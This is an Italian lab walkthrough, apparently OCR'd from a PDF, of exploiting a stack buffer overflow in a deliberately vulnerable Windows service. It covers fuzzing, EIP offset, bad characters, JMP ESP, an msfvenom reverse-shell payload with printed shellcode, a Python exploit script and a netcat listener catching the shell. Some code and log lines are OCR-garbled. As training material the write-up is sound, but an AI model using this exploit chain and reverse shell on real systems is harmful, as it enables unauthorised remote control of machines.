Come questa vulnerabilità possa essere sfruttata per eseguire codice arbitrario sul sistema colpito:

Quando un attaccante sfrutta un buffer overflow, il suo obiettivo principale è eseguire codice dannoso all'interno del sistema vulnerabile. In molti casi, cerca di ottenere il controllo remoto della macchina, ad esempio aprendo una shell che gli permetta di eseguire comandi arbitrari.


Esaminiamo più da vicino questo tipo di vulnerabilità provando a sfruttarla.

Tools del laboratorio:


- . MACCHINA TARGET = Windows 10 metasploitable
- . MACCHINA ATTACCANTE = Kali
- . SOFTWARE VULNERABILE = Vulnserver
- . **DEBUGGER** = Immunity debugger e mona.py per velocizzare la ricerca nel debugger.

Configurazione del laboratorio:

Per prima cosa avviamo le due macchine e verifichiamo ci sia connettività.



Una volta aver trovato l'indirizzo **IP** della macchina target e aver verificato che ci sia connettività, procediamo avviando il servizio vulnerabile sulla macchina target.



Dopo aver fatto partire il programma vulnerabile, creiamo una cartella di lavoro per mona, con il seguente comando:

!mona config -set workingfolder c: \mona\%p

```
Immunity Debugger 1.85.8.8; R'lyeh
Need support? Visit http://forum.inmunityino.com/
"CNUSers/wser/Desktop/Buffer-Duerflow-UuInerable-app-main/Suffer-Overflow-UuInerable-app-main/oscp/oscp.exe"
Console file "C: Users/wser/Desktop/Buffer-Duerflow-UuInerable-app-main/Suffer-Overflow-UuInerable-app-main/oscp/oscp.exe"
Console file "C: Users/wser/Desktop/Buffer-Overflow-UuInerable-app-main/Suffer-Overflow-UuInerable-app-main/oscp/oscp.exe"
17504580 Heat thread with ID 08080508 Preased
77504580 Heat thread with ID 0808079C created
97504580 Heat thread William Heat Heat Thread William Heat Heat Thread William Heat Heat Thread Heat
```

lmona config -set workingfolder c: \mona\%p

1. Identificazione della vulnerabilità

Il primo passo è trovare un programma vulnerabile. L'attaccante analizza il codice alla ricerca di funzioni pericolose.

Per scoprire questi punti deboli, si utilizzano diverse tecniche tra le quali:

- Fuzzing: inviano input casuali o troppo lunghi per vedere se il programma va in crash.
- Debugging: esaminano il comportamento della memoria per capire cosa succede in caso di overflow.

Procediamo quindi con la fase di fuzzing, per capire orientativamente quanti byte sono necessari affinché il programma vada in stato di crash.

Per questa fase utilizzerò uno script in python.

```
kali@kali)-[~/Desktop/bufferoverflow]
  $ python3 fuzz.py
Fuzzing with 100 bytes
Fuzzing with 200 bytes
Fuzzing with 300 bytes
Fuzzing with 400 bytes
Fuzzing with 500 bytes
Fuzzing with 600 bytes
Fuzzing with 700 bytes
Fuzzing with 800 bytes
Fuzzing with 900 bytes
Fuzzing with 1000 bytes
Fuzzing with 1100 bytes
Fuzzing with 1200 bytes
Fuzzing with 1300 bytes
Fuzzing with 1400 bytes
Fuzzing with 1500 bytes
Fuzzing with 1600 bytes
Fuzzing with 1700 bytes
Fuzzing with 1800 bytes
Fuzzing with 1900 bytes
Fuzzing with 2000 bytes
Fuzzing crashed at 2000 bytes
```

Come possiamo leggere il programma va in stato di crash intorno i 2000 bytes

2. Determinazione dell'offset dell'EIP

Determinando l'offset dell'EIP l'attaccante cerca di capire dove avviene la sovrascrittura della memoria.

In particolare, vuole indagare il punto esatto in cui il buffer overflow sovrascrive il registro EIP, che determina quale codice viene eseguito dopo.

L'EIP è un registro della CPU che contiene l'indirizzo della prossima istruzione da eseguire. Se un attaccante riesce a sovrascrivere l'EIP con un valore scelto da lui, può decidere cosa verrà eseguito dopo, deviando il flusso del programma a suo vantaggio.

Per determinare l'offset del registro EIP utilizzeremo uno script python, che sarà il nostro exploit vero e proprio che andremo a costruire punto per punto grazie alle informazioni ricavate.

```
exploit1.py
      import socket
     ip = "192.168.50.102<mark>"</mark>
      port = 1337
      prefix = "OVERFLOW1 "
      offset = 0
     overflow = "A" * offset
      retn = ""
      padding = ""
      payload = ""
      postfix = ""
      buffer = prefix + overflow + retn + padding + payload + postfix
      s = socket.socket(socket.AF INET, socket.SOCK STREAM)
      try:
        s.connect((ip, port))
        print("Sending evil buffer...")
        s.send(bytes(buffer + "\r\n", "latin-1"))
        print("Done!")
```

Prima di lanciare lo script, utilizzando un modulo del framework metasploit, creiamo un pattern ciclico lungo 400 bytes in più rispetto a quelli necessari per mandare in crash il programma.

/usr/share/metasploit-framework/tools/exploit/pattern_create.rb -I 2000

Copiamo ed incolliamo la seguente sequenza di caratteri nella sezione "payload" del nostro script

```
8  overflow = "A" * offset
9  retn = ""
10  padding = ""
11  payload = "Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1
12  postfix = ""
```

Una volta aver fatto questo procediamo con il lanciare lo script.

```
(kali@kali)-[~/Desktop/bufferoverflow]
$ python3 exploit1.py
Sending evil buffer...
Done!
```

Dopo aver eseguito lo script, utilizziamo un comando mona per trovare l'offset preciso del registro **EIP.**

!mona findmsp -distance 2000

```
Cyclic pattern (normal) found at 0x00af5c72 (length 2000 bytes)

[+] Examining registers

EIP contains normal pattern: 0x6f43396e (offset 1978)

ESP (0x00cffa28) points at offset 1982 in normal pattern (length 18)
```

Offset EIP = 1978

Andiamo a modificare il nostro exploit con il numero dell'offset trovato.

```
prefix = "OVERFLOW1 "

offset = 1978

overflow = "A" * offset
```

3. Identificazione dei "Bad Character"

Ora che l'attaccante ha capito dove può sovrascrivere l'EIP, deve assicurarsi che il suo exploit venga eseguito senza errori.

Il problema è che alcuni caratteri possono interrompere o modificare l'input che viene inserito nella memoria, rendendo l'exploit inefficace.

Per scoprire quali caratteri creano dei problemi l'attaccante usa una tecnica chiamata "bad character analysis".

Infatti, l'attaccante invia una sequenza di caratteri che copre tutti i valori possibili (tutti i byte che un programma potrebbe interpretare). Una volta inviata la sequenza al programma vulnerabile, l'attaccante osserva se il programma va in crash o si comporta in modo strano e esamina la memoria per capire come i caratteri sono stati trattati. Se alcuni caratteri sono mancanti o alterati, significa che sono stati trattati in modo speciale dal programma. L'attaccante deve quindi rimuovere questi "bad characters" dall'exploit per evitare che interferiscano con l'esecuzione dell'attacco.

Per prima cosa generiamo un **bytearray** completo con tutti i byte possibili (da $\times 00$ a $\times FF$) con il seguente comando:

!mona bytearray -b "\x00"

per creare dei bad character identici a quelli generati dal comando precedente utilizziamo il seguente script python:

```
for x in range(1, 256):
    print("\\x" + "{:02x}".format(x), end='')
print()
```

Lanciamo lo script e dopo aver generato i bad characters gli copiamo e incolliamo all'interno della sezione payload del nostro exploit

Una volta aver incollato i bad characters all'interno del nostro payload, avviamo il programma e lanciamo l'exploit.

```
padding = ""
payload = "\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x>
postfix = ""
```

```
(kali@kali)-[~/Desktop/bufferoverflow]
$ python3 exploit1.py
Sending evil buffer...
Done!
```

Dopo aver causato il crash del software utilizzando l'exploit contente i bad characters utilizziamo il seguente comando mona per confrontare un **bytearray** con il contenuto della memoria a partire da un dato **indirizzo.**

!mona compare -f C:\mona\oscp\bytearray.bin -a <address>

-f C:\mona\oscp\bytearray.bin → Specifica il file che contiene il bytearray originale, cioè l'elenco dei byte da confrontare.

Nel seguente comando nella sezione "<address>" dobbiamo inserire il valore in esadecimale del registro ESP.


Perché si usa ESP?

Dopo aver inviato un **bytearray** per individuare bad characters, devi confrontarlo con quello che è effettivamente presente in memoria. L'indirizzo contenuto in **ESP** indica **dove il bytearray è stato caricato**, quindi è il punto di partenza corretto per il confronto.

Nel nostro caso il valore esadecimale di **ESP** corrisponde al seguente risultato:



Copiamo e incolliamo il seguente valore nel comando mona



I bad char ottenuti sono i seguenti.

Quando inserisco un set di caratteri per individuare quelli che rompono il payload, possono verificarsi due situazioni problematiche:

- 1. **Effetto a catena:** Un solo bad character può corrompere l'intera stringa, facendo sembrare che altri caratteri siano problematici quando in realtà non lo sono.
- 2. **Filtraggio non ovvio:** Alcuni caratteri vengono modificati o rimossi dal programma vulnerabile senza generare un crash evidente, portandomi a conclusioni errate.

Come elimino i falsi positivi?

Ripeto i test rimuovendo i caratteri sospetti e verifico se il problema persiste.

Quindi ora non ci resta altro che condurre diversi test identici al precedente per capire quali siano i reali bad chars.

Per prima cosa segniamoci i bad characters trovati, successivamente procediamo con l'eliminare i caratteri sospetti dalla sezione payload del nostro script e rilanciamolo.


Procediamo con l'eliminare il carattere sospetto **x07**, il carattere **x00** lo escludiamo a prescindere perchè in molti linguaggi e sistemi viene interpretato come **terminatore di stringa**.



Rilanciamo lo script e dopo aver mandato in crash l'applicazione usiamo nuovamente il comando mona per comparare i bitarray utilizzando il valore esadecimale del registro **ESP**.

```
spython3 exploit1.py
Sending evil buffer...
Done!
```


Utilizziamo il comando mona per controllare i nuovi bad chars.




Come possiamo notare, rispetto ai bad chars precedenti, questa volta non è presente il valore **x08**, questo ci conferma che il carattere dannoso era il valore **x07**.

Proseguiamo adottando la stessa metodologia per i caratteri mancanti.








Anche questa volta possiamo notare che il carattere **x2f** scompare, confermando quindi che il carattere **x2e** è il carattere dannoso.

Eseguiamo lo stesso procedimento per l'ultima volta eliminando quindi il carattere **xa0** nella sezione "payload" del nostro script è andiamo a controllare il risultato.



Il risultato ottenuto dopo aver eseguito tutti i passaggi è il seguente:



Ora che abbiamo tutti i nostri bad chars procediamo con il trovare un "jmp esp"

1. Istruzione "jmp esp": Una delle istruzioni più comuni che l'attaccante cerca è la "jmp esp". Questa istruzione dice al programma di saltare all'indirizzo contenuto nel registro ESP (Stack Pointer), che in quel momento punta al punto della memoria dove si trova il codice malevolo (il payload). Se l'attaccante riesce a trovare l'indirizzo di questa istruzione e lo inserisce nel return address, il programma salterà al codice dannoso appena raggiunto.

Per trovare il nostro **jmp esp** utilizziamo un comando mona:

!mona jmp -r esp -cpb "\x00\x07\x2e\xa0"

lo scopo del comando è quello trovare un indirizzo in memoria dove si trova un'istruzione JMP ESP, evitando caratteri nulli es. (\x00)

Il risultato ottenuto è il seguente:



ora che sappiamo il nostro indirizzo di **jmp esp** riportiamolo sul nostro exploit utilizzando il formato **little endian**

Perché si usa il formato Little Endian?

Le architetture x86 e x86_64 usano il formato Little Endian, il che significa che i byte di un valore multi-byte vengono memorizzati in ordine inverso.



Ora non ci resta altro che generare il payload finale utilizzando un modulo di msfvenom, andando ad inserire tutti i vari bad chars trovati per generare un payload che non utilizzi quei caratteri li.

msfvenom -p windows/shell_reverse_tcp LHOST=192.168.50.100 LPORT=9000 EXITFUNC=thread -b "\x00\x07\x2e\xa0" -f c

```
File Actions Edit View Help
kali@kali: ~/Desktop/bufferoverflow × kali@kali: ~ ×
  -(kali®kali)-[~/Desktop/bufferoverflow]
 s msfvenom -p windows/shell_reverse_tcp LHOST=192.168.50.100 LPORT=9000 EXITFUNC=thread -b "\x0-
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
Found 11 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 351 (iteration=0)
x86/shikata_ga_nai chosen with final size 351
Payload size: 351 bytes
Final size of c file: 1506 bytes
unsigned char buf[] =
\xda\xd9\xd9\x74\x24\xf4\x58\xbb\xb2\xec\x0d\x3a\x2b\xc9
"\xb1\x52\x31\x58\x17\x83\xc0\x04\x03\xea\xff\xef\xcf\xf6"
"\xe8\x72\x2f\x06\xe9\x12\xb9\xe3\xd8\x12\xdd\x60\x4a\xa3"
"\x95\x24\x67\x48\xfb\xdc\xfc\x3c\xd4\xd3\xb5\x8b\x02\xda"
"\x46\xa7\x77\x7d\xc5\xba\xab\x5d\xf4\x74\xbe\x9c\x31\x68"
\label{eq:condition} $$ ''x33\xcc\xea\xe6\xe6\xe0\x9f\xb3\x3a\x8b\xec\x52\x3b\x68" $
"\xa4\x55\x6a\x3f\xbe\x0f\xac\xbe\x13\x24\xe5\xd8\x70\x01"
"\xbf\x53\x42\xfd\x3e\xb5\x9a\xfe\xed\xf8\x12\x0d\xef\x3d"
"\x94\xee\x9a\x37\xe6\x93\x9c\x8c\x94\x4f\x28\x16\x3e\x1b"
\label{eq:condition} $$ \x = \frac{2\x e^x 4d^x 71\x cc^x a 5\x 1a^x dd^x d1\x 38\x ce^x 56} $$
"\xed\xb1\xf1\xb8\x67\x81\xd5\x1c\x23\x51\x77\x05\x89\x34"
'\x88\x55\x72\x<mark>e8\x2c\x1e\x9f\xfd\x5c\x7d\xc</mark>8\x32\x6d\x7d"
\x08\x5d\xe6\x0e\x3a\xc2\x5c\x98\x76\x8b\x7a\x5f\x78\xa6"
```

Copiamo e incolliamo il payload all'interno dello script

```
etn = "\xaf\x11\x50\x62"
      adding = ""
      ayload = [("\xda\xd9\xd9\x74\x24\xf4\x58\xbb\xb2\xec\x0d\x3a\x2b\xc9"]
      \xb1\x52\x31\x58\x17\x83\xc0\x04\x03\xea\xff\xef\xcf\xf6"
      \xspace{1} \xspace{1
      x95\x24\x67\x48\xfb\xdc\xfc\x3c\xd4\xd3\xb5\x8b\x02\xda
      x46\xa7\x77\x7d\xc5\xba\xab\x5d\xf4\x74\xbe\x9c\x31\x68"
      \label{lem:condition} $$ \sqrt{33} \cdot \sqrt{20} \cdot \sqrt{30} \cdot \sqrt{3
      \x04\x55\x6a\x3f\xbe\x0f\xac\xbe\x13\x24\xe5\xd8\x70\x01"
      \xbf\x53\x42\xfd\x3e\xb5\x9a\xfe\xed\xf8\x12\x0d\xef\x3d"
      \xspace{0.05} 
       \x3a\xf2\xbe\xc8\x4d\x71\xcc\xa5\x1a\xdd\xd1\x38\xce\x56"
      \xed\xb1\xf1\xb8\x67\x81\xd5\x1c\x23\x51\x77\x05\x89\x34"
      x88\x55\x72\xe8\x2c\x1e\x9f\xfd\x5c\x7d\xc8\x32\x6d\x7d
      x08\x5d\xe6\x0e\x3a\xc2\x5c\x98\x76\x8b\x7a\x5f\x78\xa6"
      x3b\xcf\x87\x49\x3c\xc6\x43\x1d\x6c\x70\x65\x1e\xe7\x80"
      x8a\xcb\xa8\xd0\x24\xa4\x08\x80\x84\x14\xe1\xca\x0a\x4a
      \x11\xf5\xc0\xe3\xb8\x0c\x83\xcb\x95\x3c\x37\xa4\xe7\x40"
    x94\x1c\x61\x60\x4c\x27\x71\x2d\xf4\x62\x09\xcc\xf9"
    xb8\x74\xce\x72\x4f\x89\x81\x72\x3a\x99\x76\x73\x71\xc3
   xd1\x8c\x6b\xbd\x1f\x34\x6b\xc8\x03\xe3\x3c\x9d\xf2"
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                         🕀 Ln 22, Col 22 Spaces: 4 UTF-8
(<u>k</u>) 0
```

Poiché è stato utilizzato un encoder per generare il payload, sarà necessario dello spazio in memoria affinché il payload si decomprima da solo. Possiamo farlo impostando la variabile di padding su una stringa di 16 o più byte di 'No Operation' (\x90):

```
padding = "\x90" * 16
```

```
padding = | (x31 \ x11 \ x50 \ x6
```

Ora è tutto pronto non ci resta altro che metterci in ascolto sulla porta 9000 utilizzando **netcat** lanciare il nostro exploit e vedere cosa succede:

```
kali@kali:-/Desktop/bufferoverflow]

$ nc -nvlp 9000
listening on [any] 9000 ...

(kali@kali)-[~/Desktop/bufferoverflow]

$ python3 exploit1.py
```

Dopo aver lanciato lo script succede questo:

```
(kali@ kali)-[~/Desktop/bufferoverflow]
$ nc -nvlp 9000 ...
connect to [192.168.50.100] from (UNKNOWN) [192.168.50.102] 49450
Microsoft Windows [Versione 10.0.10240]
(c) 2015 Microsoft Corporation. Tutti i diritti sono riservati.

C:\Users\user\Desktop\Buffer-Overflow-Vulnerable-app-main\Buffer-Overflow-Vulnerable-app-main\oscp>

(kali@ kali)-[~/Desktop/bufferoverflow]
$ python3 exploit1.py
Sending evil buffer...
Done!

(kali@ kali)-[~/Desktop/bufferoverflow]
$ [kali@ kali]-[~/Desktop/bufferoverflow]
```

Utilizzando il comando whoami possiamo controllare con quale utente siamo loggati, mentre con il comando ipconfig possiamo visualizzare le configurazioni di rete di quella macchina.

Lanciamo entrambi i comandi per verificare se effettivamente il nostro exploit è andato a buon fine:

```
C:\Users\user\Desktop\Buffer-Overflow-Vulnerable-app-main\Buffer-Overflow-Vulnerable-app-main\oscp>whoami
whoami
desktop-9k1o4bt\user
```

Possiamo quindi ritenere il nostro exploit concluso e andato a buon fine.